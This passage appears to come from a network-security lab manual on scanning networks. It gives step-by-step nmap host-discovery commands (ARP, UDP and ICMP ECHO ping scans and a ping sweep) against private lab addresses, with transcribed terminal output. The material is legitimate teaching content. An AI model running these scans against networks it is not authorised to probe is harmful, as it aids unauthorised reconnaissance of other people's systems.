Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:11 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00052s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[root@parrot]-[/home/attacker]
#
```


8. In the terminal window, type **nmap -sn -PU [Target IP Address]**, (here, the target IP address is **10.10.1.22**) and press **Enter**. The scan results appear, indicating the target **Host is up**, as shown in the screenshot.

Note: -PU: performs the UDP ping scan.

Note: The UDP ping scan sends UDP packets to the target host; a UDP response means that the host is active. If the target host is offline or unreachable, various error messages such as “host/network unreachable” or “TTL exceeded” could be returned.




```
Applications Places System [Icons] [Terminal] [Help]
nmap -sn -PU 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# nmap -sn -PR 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:11 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00052s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[root@parrot]-[/home/attacker]
# nmap -sn -PU 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:12 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00030s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
[root@parrot]-[/home/attacker]
#
```


9. Now, we will perform the ICMP ECHO ping scan. In the terminal window, type **nmap -sn -PE [Target IP Address]**, (here, the target IP address is **10.10.1.22**) and press **Enter**. The scan results appear, indicating that the target **Host is up**, as shown in the screenshot.

Note: -PE: performs the ICMP ECHO ping scan.

Note: The ICMP ECHO ping scan involves sending ICMP ECHO requests to a host. If the target host is alive, it will return an ICMP ECHO reply. This scan is useful for locating active devices or determining if the ICMP is passing through a firewall.



```


Applications Places System
nmap -sn -PE 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #nmap -sn -PR 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:11 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00052s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[root@parrot]~$ #nmap -sn -PU 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:12 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00030s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
[root@parrot]~$ #nmap -sn -PE 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:13 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00026s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[root@parrot]~$ #
  
```

10. Now, we will perform an ICMP ECHO ping sweep to discover live hosts from a range of target IP addresses. In the terminal window, type **nmap -sn -PE [Target Range of IP Addresses]** (here, the target range of IP addresses is **10.10.1.10-23**) and press **Enter**. The scan results appear, indicating the target **Host is up**, as shown in the screenshot.

Note: In this lab task, we are scanning **Windows 11, Windows Server 2022, Windows Server 2019**, and **Android** machines.

Note: The ICMP ECHO ping sweep is used to determine the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts. If a host is alive, it will return an ICMP ECHO reply.

Module 03 – Scanning Networks

